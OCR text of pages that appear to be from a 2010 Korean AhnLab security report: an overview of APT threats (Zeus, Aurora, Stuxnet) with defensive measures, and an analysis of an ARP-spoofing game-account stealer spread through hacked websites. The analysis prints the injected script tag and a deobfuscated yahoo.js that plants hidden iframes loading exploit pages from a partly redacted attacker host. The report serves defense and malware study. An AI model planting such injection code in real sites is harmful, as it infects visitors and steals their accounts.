


[그림 6] 블랙마켓에서 금전 거래로 판매되는 제우스 봇 생성기



[그림 7] 오퍼레이션 오로라로 불렸던 보안 사고 (출처: McAfee)

높지 않다고 할 수 있다. 이러한 형태의 보안 위협들로는 2004년 발견된 베이글(Bagle) 웜과 2006년 발견되었던 마이둠(Mydoom) 웜 그리고 넷스카이(Netsky) 웜 등을 들 수 가 있다. 이 중에서도 특히 마이둠 웜과 넷스카이 웜은 제작자간의 감정적인 싸움으로 인해 지속적인 변형들이 제작되기도 하였다. 그러나 2000년에 접어들면서 금전적인 목적으로 조직적 보안 위협을 생산하는 단계에 이르러서는 생산되는 보안 위협들 역시 그 정교함이 서서히 높아지게 되었다. 이러한 목적으로 제작되는 보안 위협들은 사이버 범죄에도 해당되지만 이와 연계되어 있는 물리적 공간에서의 조직적 범죄에도 자리하게 되었다. 그리고 이러한 보안 위협들의 주된 탈취의 대상이 되는 것들은 물리적인 공간에서 현금화가 가능하거나 재화로서 금전적인 가치를 인정받을 수 있는 온라인 게임 아이템, 개인 신상 정보, 금융 정보 그리고 신용카드 정보 등과 같은 데이터들이 해당된다. 이러한 보안 위협의 형태들 중에서 가장 대표적인 사례로는 2008년 말부터 제작되기 시작하여 2009년 6월 무렵부터는 한국으로도 유입되기 시작하였던 제우스(Zeus) 봇(Bot)을 들 수가 있다. 악성코드 생성기와 이를 조정할 수 있는 C&C(Command and Control) 서버를 설치 할 수 있는 제우스 패키지는 사이버 블랙 마켓(Black Market)에서 유료로 판매되고 있다. 이렇게 유료로 판매되고 있는 제우스의 패키지를 이용하여 온라인 뱅킹의 개인 정보들을 탈취하여 은행 계좌가 가지고 있는 금액을 모두 탈취하거나 제우스 봇에 감염된 시스템들의 정보들을 블랙마켓에 유료로 재판매하고 있다. 조직적으로 금전적인 목적의 보안 위협을 생산하는 현상들은 그 이후에도 계속되고 있으며 이제는 그 규모 면에서 경제적으로 가치가 높은 데이터들을 탈취하는 산업 스파이적인 형태로 발전하게 되었다. 이러한 형태로 발전함에 따라 일반인들과 비교하여 보안이 견고한 기업 내부 네트워크에 침입하기 위해 생산되는 보안 위협들 역시 그 정교함이 높아짐과 동시에 그 위험성 역시 더 높아지게 되었다. 이러한 산업 스파이적인 형태로 첨단 정보 통신 기업들을 대상으로 하였던 보안 위협의 좋은 사례로는 2010년 1월 오퍼레이션 오로라(Operation Aurora) 또는 구글 해킹이라고도 불렸던 보안 사고이다. 해당 보안 사고는 규모가 큰 첨단 정보 통신 기업들인 구글(Google) 등을 대상으로 해당 기업들이 가지고 있는 소프트웨어의 소스 코드와 같은 기업 중요 데이터를 탈취 할 목적으로 이루어졌다. 이 과정에서 마이크로소프트의 인터넷 익스플로러(Internet Explorer) 제로 데이(Zero Day) 취약점이었던 MS10-002이 사회 공학 기법과 함께 악용되었으며 안티 바이러스(Anti-Virus) 소프트웨어에서도 탐지되지 않도록 하기 위해 특별히 제작된 원격 제어형태의 악성코드도 함께 발견되었다. 이러한 일련의 과정들을 살펴보면, 첨단 정보 통신 기업들을 대상으로 공격을 수행하였던 조직은 기업 내부의 기밀 데이터를 탈취하기 위해 별도의 특수하게 제작된 제로 데이 취약점과 악성코드를 사용하




[그림 8] 스턱스넷 악성코드의 감염과 동작 원리

였다. 이러한 점은 기존의 금전적인 목적을 가지고 있는 조직들과는 그 기술적인 정교함에 있어서 한 차원 더 높다고 것을 입증하는 것이다. APT 형태의 보안 위협에 대한 가장 대표적인 사례로는 올해 7월에 발견된 스턱스넷(Stuxnet)을 들 수가 있다. 스턱스넷의 경우 해당 악성코드의 제작 목적 자체가 사회 기간 산업 시설 중 하나인 원자력 발전소의 SCADA(Supervisory Control And Data Acquisition) 시스템들을 임의로 제어하기 위해서이다. 그리고 해당 악성코드를 원자력 발전소 내부 폐쇄망에서 다른 시스템들로 유포시키기 위해 기존에 알려진 MS08-067 취약점과 함께 4개의 새로운 제로 데이 취약점을 사용할 정도로 고도의 기술들이 사용되었다. 그리고 해당 악성코드의 설계적인 측면에서도 원자력 발전소 내부에서 사용하는 지멘스(Siemens) 소프트웨어의 구조를 정확하게 파악하여 관련 파일을 변조한다는 점들을 볼 때 APT 보안 위협의 형태가 가지고 있는 특징들이 그대로 드러난다고 볼 수 있다. 이러한 모습들을 보았을 때, 결국 스턱스넷은 장기간에 걸친 철저한 계획과 준비를 통해 조직적으로 악성코드에서 사용될 제로 데이 취약점 개발과 지멘스 소프트웨어 분석 그리고 악성코드 설계라는 분업화 된 형태로 진행 되었을 것으로 예측할 수가 있다. 그리고 스턱스넷의 유포를 위해서 사회 공학 기법을 포함한 다양한 방법들을 동원해 내부 폐쇄망으로 옮겨 갈 수 있도록 장시간에 걸쳐 논리적, 물리적 보안 시스템들을 교묘히 회피하였을 것으로 보인다.

APT 형태의 보안 위협에 위한 대응 방안

앞서 우리는 APT 형태의 보안 위협들이 가지는 의미와 그것들이 가지는 고도의 정교함과 높은 위험성들이 어떠한 형태로 사용되었는지를 대표적인 몇 가지 사례들을 통해 살펴볼 수가 있었다. 그렇다면 이러한 커다란 위험성을 가지고 있는 APT 형태의 보안 위협들에 대응하기 위해 어떠한 대응 수단과 전략을 갖추어야 할 것인가 하는 생각을 할 수 있을 것이다. APT 형태의 보안 위협에 대응하기 위해서는 [그림 9]와 같이 크게 사고 예방 차원에서 취할 수 있는 방안들과 실제 위협으로 인한 보안 사고가 발생한 단계에서 취할 수 있는 방안들로 나누어 볼 수 있다. 먼저 실제 위협 발생 전 단계에서는 일반적으로 사전 예방 차원에서의 활동들이 주를 이루고 있다. 이러한 활동으로는 정기적인 보안 관제로 기업 내부 네트워크에서 침해 사고로 간주 할 수 있는 이상 징후들이 발생하는지 주의 깊은 모니터링이 필요하다. 그리고 기업 내부에서 현재 사용하고 있는 보안 정책들의 실효성에 대해 검토함과 동시에 각각의 시스템들이 보관하고 있는 데이터들의 중요성과 기밀성에 따른 위험성 분석을 수행하여 보안 사고가 발생하더라도 그 피해를 최소화 할 수 있는 방안을 수립하는 것이 중요하다. 앞서 살펴본 바와 같이 APT 형태의 보안 위협들에서는 그 목적을 달성하기 위한 하나의 수단으로서 악성코드가 제작되어 사용된다고 언급한 바 있다. 그러므로 모든 시스템과 클라이언트에는 보안 소프트웨어를 설치하여 운영하도록 하며 주기적으로 운영되고 있는 보안 소프트웨어와 보안 장비의 업데이트 및 관리를 하는 것이 중요하다. 그리고 기업 내부 네트워크를 사용하는 임직원들을 대상으로 정기적인 보안 인식 교육을 실시하여 사회 공학 기법을 악용하는 다양한 형태의 보안 위협들에 노출 되는 것을 예방 할 수 있도록 한다.

위협 발생 전의 단계가 침해 사고 예방적인 관점에서의 접근이었다면 실제 APT 형태의 위협이 발생한 것을 인지하였거나 유사한 형태의 보안 사고가 발생한 것으로 간주할 경우 크게 3가지 형태로 나누어서 접근 할 필요가 있다. 첫 번째, 기업 내부 네트워크의 시스템들에 악성코드가 감염되는 것을 막도록 한다. 이를 위해 기업 내부에서 검토하고 인증한 애플리케이션들을 대상으로 화이트 리스트(White List)를 작성하여 해당 애플리케이션들 외에 임의로 다른 애플리케이션들을 설치하지 못하도록 보안 소프트웨어나 시스템 보안 정책을 이용하여 설치 및 실행되지 않도록 차단한다. 그리고 중요 시스템들에서는 확인되지 않거나 인가되지 않은 계정들의 접근 권한을 최소화 하거나 차단하고 네트워크 역시 중요 시스템들이 있는 네트워크 대역과 일반 임직원들이 사용하는 네트워크 대역을 분리 및 차단하여 원천적인 접근을 차단하는 것도 방안이다.



[그림 9] 스턱스넷 악성코드의 감염과 동작 원리

두 번째, APT 형태의 보안 위협들이 최종적으로 시도하는 형태는 데이터의 파괴나 탈취라는 것을 앞서 살펴보았다. 그러므로 실제 위협이 발생한 것으로 파악되는 상황이라면 기업 내부 기밀 데이터가 보관 중인 시스템과 데이터를 보호할 수 있도록 데이터 암호화와 접근 통제로 유출 차단과 함께 기밀 데이터가 유출되었더라도 그것을 악용할 수 없도록 하는 것이 중요하다.

세 번째, 실제 보안 위협이 어떠한 경로로 기업 내부 네트워크로 침입을 하였으며 어떠한 시스템과 데이터에 대해 접근을 시도하고 있는지 파악하는 과정이 필요하다. 이러한 탐지 및 대응의 단계에는 최초 네트워크 내부의 비정상적인 패킷의 검출과 함께 비정상적인 접근이나 데이터 전송이 발생하는 시스템을 파악하여 침해 사고 대응 프로세스를 진행과 함께 디지털 포렌식(Digital Forensic) 프로세스에 따라 자세한 분석을 진행 하도록 한다.

결론

우리는 이제까지 현재 정보 보호 분야에서 발생하고 있는 조직적으로 금전적인 이윤을 목적으로 생산되는 보안 위협들의 특징과 형태들을 살펴보았다. 이러한 보안 위협들은 이제 APT라는 경제적이거나 정치적인 더 큰 목적으로의 보안 위협들을 생산하는 단계에 이르렀다. 과거에 발생하였던 사례들과의 비교를 통해 APT 형태의 보안 위협들이 가지는 기술적 고도화와 정교함은 그 위험성이 더 높은 것을 알 수 있었다. 이렇게 과거에 비해 현저히 높아진 위험성을 내포하고 있는 APT 형태의 보안 위협들에 대해 대응하기 위해서는 보안 소프트웨어나 보안 장비들에만 의존하는 단층적인(One Layer) 방안은 그 실효성을 거두기가 어렵다. 그리고 이와 함께 기업 내부 네트워크에 있는 시스템과 중요 데이터가 보관되어 있는 시스템들에 매일 접근하는 임직원들에 대한 정기적인 보안 인식 교육 부재는 내부 네트워크에 언제라도 보안 위협을 유발 시킬 수 있는 큰 문제점으로 작용 할 수 있다. 결국 이러한 고도화된 보안 위협들에 대응하기 위해서는 효율적인 보안 소프트웨어 및 보안 장비 사용 그리고 중요 시스템과 데이터에 대한 접근 차단 등과 같은 기술적인 보안에 더해 정기적인 보안 인식 교육 그리고 시스템 사용에 대한 명문화된 보안 지침 등과 같은 정책적인 보안이 상호 보완 해주는 구조로 정보 보호 프로세스가 확립되어야지만 개별적인 대응 방안들이 계층적인 구조인 다단계적인 대응 방안(Defense in Depth)으로 재편성이 가능하다. 현재 뚜렷하게 들어난 APT 형태의 보안 위협은 스턱스넷이 대표적이지만 현재에도 이러한 형태의 보안 위협을 계속되고 있을 것이며 향후에는 이보다 더 정교하고 고도화된 APT 형태의 보안 위협들일 생산될 가능성이 높다. 그러므로 이러한 형태의 보안 위협에 대해 충분한 이해를 바탕으로 수립된 정보 보호 프로세스만이 실제 보안 사고가 발생하더라도 능동적으로 대응을 할 수 있을 것으로 생각된다. AhnLab


참고 문헌

1. Cybercrime industry has automated itself to improve efficiency, scalability, and profitability - Amichai Shulman, CTO of Imperva. (2010)
2. Advanced Persistent Threats (APTs) – Damballa. (2010)
3. Advanced Persistent Threat (APT) – Eric Cole, CTO of McAfee (2010)
4. Understanding the advanced persistent threat – Richard Bejtlich, Director of Incident Response for General Electric. (2010)
5. Advanced Persistent Threats – M86 Security (2010)
6. Countering cyber attacks – Ernst & Young (2010)
7. Protecting Your Critical Assets Lessons Learned from "Operation Aurora" – McAfee (2010)
8. Studying Malicious Websites and the Underground Economy on the Chinese web – Jianwei Zhuge, Thorsten Holz, Chengyu Song, Jinpeng Guo, Xinhui Han, and Wei Zou, Peking University Institue of Computer Science and Technology Beijing, China, University of Mannheim Laboratory for Dependable Distributed Systems Mannheim, Germany (2007)
9. Crimeware Understanding New Attacks and Defenses – Jakobsson, Ramzan, Symantec Press. (2008)
10. Cyber Fraud Tactics, Techniques, and Procedures – Graham, Howard, Thomas, Winterfeld, CRC Press (2009)
11. AhnLab ASEC Threat Research blog (http://blog.ahnlab.com/asec)
12. AhnLab ASEC Report (http://www.ahnlab.com/kr/site/securitycenter/asec/asecReportView.do?groupCode=VNI001)
13. IBM X-Force 2010 Mid-Year Trend and Risk Report – IBM X-Forece (2010)

02

악성코드와의 끝없는 싸움 ARP Spoofing

몇년 사이에 많은 악성코드들이 발견되고 있다. 그 가운데 기억에 남는 악성코드가 있다면 아마도 2007, 2008년까지 유행했던 'ARP Spoofing과 결합한 Onlinegamehack'일 것이다. 그 당시에도 침해 사이트와 응용 프로그램(Internet Explorer, Flash, PDF 등)의 취약성을 이용한 악성코드 유포가 빈번하게 발생했었는데 여기에 "ARP Spoofing"이라는 해킹기법이 더해지면서 악성코드의 빠른 확산과 고객(특히 기업)에 상당한 피해를 입혔다. 한동안 잠잠했던 'ARP Spoofing과 결합한 Onlinegamehack'이 올해 9월초부터 침해 사이트를 통해서 다시 유포 중인 것이 운영 중인 Active Honeypot에서 확인되었다. 보안업체들은 수집된 변종들을 엔진에 대응하고 있으며, 유포 URL은 국가기관 및 고객사에 공유하여 피해 예방을 해 왔다. 하지만 지금도 많은 고객(기업)들에서 해당 악성코드 감염으로 인한 피해가 발생하고 있는 상황이다. 그래서 올해 다시 이슈가 되고 있는 'ARP Spoofing과 결합한 Onlinegamehack'의 유포 기법 그리고 악성코드의 동작방식에 대해 정리했다.



[그림 1] 정상 네트워크의 구조

ARP (Address Resolution Protocol)

ARP란 각 PC의 IP에 대해서 물리주소(Mac 주소)를 매핑시키는 프로토콜로, 네트워크에서는 IP기반이 아닌 IP에 매핑된 Mac 주소를 기반으로 통신한다.

예를 들어 192.168.26.134가 192.168.26.1과 통신을 한다고 가정했을 때

(1) 134번 IP는 통신할 IP가 192.168.26.1이라는 것은 알고 있음

(2) 하지만 실제로는 IP통신이 아닌 해당 IP에 매핑되는 Mac주소로 통신을 함

(3) 그런데 134번은 192.168.26.1의 Mac주소를 모름


(4) 따라서 134번은 192.168.26.1의 Mac주소를 찾기 위해
Broadcast(FF:FF:FF:FF:FF:FF)를 발생함

(5) 이에 대한 응답으로 192.168.26.1의 Mac주소는 00:50:56:C0:00:08로 Reply함

위 과정을 설명한 것이 바로 아래 [그림 2]이다.


Source	Destination	Protocol	Info
Vmware_5d:78:43	Broadcast	ARP	Who has 192.168.26.1? Tell 19.2 168.26.132
Vmare_c0:00:08	Vmware_5d:78:43	ARP	192.168.26.1 is at 00:50:56:c0:00:08

[그림 2] 정상 네트워크에서의 ARP 패킷



[그림 3] 공격자가 보낸 ARP Reply 패킷


자, 그럼 정상 네트워크에 ARP Spoofing이 발생했을 경우 어떻게 달라지는지 살펴보자.



[그림 4] ARP Spoofing이 발생한 네트워크

ARP (Address Resolution Protocol) Spoofing

각 PC의 Mac Table에 매핑된 모든 IP에 대한 Mac 주소가 공격자 PC의 Mac주소로 변조되어 모든 PC들의 통신이 공격자 PC를 통해서 이루어지는 기법을 의미한다. [그림 4]에서처럼 ARP Spoofing이 발생한 네트워크라면 공격자는 [그림 3]처럼 지속적으로 ARP Reply를 발생하여 동일한 네트워크에 속해 있는 다른 PC들이 공격자가 보낸 ARP Reply의 정보로 자신들의 Mac Table의 Cache를 업데이트하도록 한다. 공격이 성공하면 각 PC의 Mac Table의 캐시(Cache)는 공격자 PC의 Mac 주소로 업데이트되며 이로 인해 모든 트래픽은 공격자 PC를 통해서 통신하려는 각 PC로 Relay된다. 결국 공격자는 자신의 PC를 통과하는 모든 트래픽에 대해서 스니핑(Sniffing)이 가능하게 된다.



[그림 5] ARP Spoofing과 결합된 Onlinegamehack의 전체구조

ARP Spoofing과 결합된 Onlinegamehack

[그림 5]를 참고하여 ARP Spoofing과 결합된 Onlinegamehack에 대해서 알아보자.

1. 공격자는 불특정 웹 사이트를 대상으로 웹 공격(SQL Injection, XSS 등)을 수행하여 취약한 사이트의 웹 페이지에 yahoo.js 링크 삽입
2. 악성코드 배포를 위한 숙주 사이트 3개 구축 및 운영
3. 취약한 사이트는 웹 페이지에 삽입된 yahoo.js에 의해서 악성코드 숙주 사이트와 링크
4. 로컬 PC가 취약한 Internet Explorer를 사용하여 yahoo.js가 삽입된 사이트에 접속
5. 취약한 Internet Explorer에 의해서 접속한 사이트에 삽입되었던 yahoo.js 링크가 실행되면서 로컬 PC에 yahoo.js가 다운로드 & 실행
6. 실행된 yahoo.js에 의해서 로컬 PC에는 추가로 ad.htm, news.html, count.html이 다운로드 & 실행
7. ad.htm, news.html은 Internet Explorer의 취약성을 이용하여 s.exe 다운로드 & 실행하는 Exploit
8. 로컬 PC에 다운로드된 s.exe가 실행되면 smx4pnp.dll을 생성한 후 실행
9. 실행된 smx4pnp.dll에 의해서 로컬 PC에는 추가로 ma.exe, tt.exe가 다운로드 & 실행
10. ma.exe는 특정 온라인 게임 사용자의 계정정보를 탈취하는 Onlinegamehack 악성코드
11. tt.exe는 ARP Spoofing기능을 가진 악성코드

[그림 6]은 최근 한 달간 Active Honeypot에서 탐지된 정보를 근거로 ARP Spoofing과 결합된 Onlinegamehack의 유포에 대해서 타임라인을 작성한 것이다

탐지시간	유형	삽입된 Script URL	Download URL	침해 사이트
2010/08/26 10:46:32	Downloader Onlinegamehack	www.***yuan.com	www.***518.com 202.***.***.16	www.maki***.com 외 15개
2010/08/29 11:13:46	Downloader Onlinegamehack	www.***yuan.com	www.***ny.com 202.***.***.16	www.defa***.com 외 16개
2010/09/01 23:43:23	Downloader Onlinegamehack ARP Spoofing	www.***yuan.com	www.***ny.com 202.***.***.16	
2010/09/05 16:09:54	Downloader Onlinegamehack ARP Spoofing	www.***yuan.com	www.***wl.com 202.***.***.16	www.kc***.co.kr 외 9개
2010/09/07 12:49:26	Downloader Onlinegamehack ARP Spoofing	www.***ge.com	www.***wl.com 98.***.***.154	
2010/09/11 19:37:40	Downloader Onlinegamehack ARP Spoofing	www.***ge.com	www.***3.me 98.***.***.154	www.ih***.com 외 8개
2010/09/13 14:23:59	Downloader Onlinegamehack ARP Spoofing	www.***web.com	www.***3.me 98.***.***.154	
2010/09/14 02:33:58	Downloader Onlinegamehack ARP Spoofing	www.***web.com	www.***3.me 98.***.***.155	
2010/09/15 15:52:13	Downloader Onlinegamehack ARP Spoofing	www.***csmap.org	www.***168.com 98.***.***.156	www.ib***.co.kr 외 6개
2010/09/19 10:37:54	Downloader Onlinegamehack ARP Spoofing	www.***ame.com	www.yang***-etdz.com 98.***.***.155 98.***.***.156	www.ea***.co.kr 외 6개

[그림 6] ARP Spoofing과 결합된 Onlinegamehack의 유포탐지 타임라인


[그림 6]에 보이는 타임라인 이전에도 다운로더(Downloader)만의 유포 시도는 꾸준히 있어 왔는데 그것은 ARP Spoofing과 결합된 악성코드를 유포하기 위한 테스트 정도로 파악됐다. 그러나 2010년 9월 1일부터는 본격적으로 ARP Spoofing과 결합된 악성코드가 침해 사이트를 통해서 유포되기 시작했다. 특히 수시로 삽입된 Script URL과 Download URL의 도메인을 변경해 왔음을 알 수가 있었다.

악성 스크립트(yahoo.js) 분석

[그림 7]에서 보는 것처럼 ARP Spoofing과 결합된 Onlinegamehack감염의 시발점이 되는 yahoo.js는 침해 사이트의 특정 페이지에 script src태그와 함께 링크형식으로 삽입되어 있었으며 아래 그림처럼 난독화된 자바 스크립트이다.

```
html + = '<param name="swliveconnect" value="true">';
html + = '<embed src="'+src+'"quality=high bgcolor="#ffffff" ...
html + = '</object>';
document.write(html)
}/*SOS*/{document.write('<script src=http://www. .....jes/yahoo.
js><script>');}
```

[그림 7] 침해 사이트의 특정 페이지에 삽입된 yahoo.js




[그림 8] 난독화된 yahoo.js

[그림 8]에서 보는 것처럼 yahoo.js는 2단계의 난독화된 코드로 되어 있으며 난독화를 해독한 후의 최종 스크립트 코드는 아래 [표 1]과 같다.


```
window.onerror=function(){return true;}
var Za16da="16a16a";
if(document.cookie.indexOf('hello')==-1){
var Za16da="16a16a";
        var expires=new Date();
var Za16da="16a16a";
        expires.setTime(expires.getTime()+24*60*60*1000);
var Za16da="16a16a";
        document.cookie='hello=Yes;path=/;expires='+expires.
toGMTString();
var Za16da="16a16a";
        document.title=document.title.replace(/\<(\
w|\W)*\>/,"");
var Za16da="16a16a";
        document.write("<iframe src=http://www.[일부제거]

web.com/images/ad.htm width=0 height=0></iframe><iframe
src=http://www.[일부제거]web.com/images/news.html width=0

height=0></iframe>");
var Za16da="16a16a";
        document.writeln("<iframe src=http:\/\/www.[일부제거]

web.com\/images\/count.html width=0 height=0><\/iframe>");
var Za16da="16a16a";
}
```

[표 1] 난독화 해독 후 yahoo.js 코드




[그림 9] 난독화된 ad.htm과 news.html

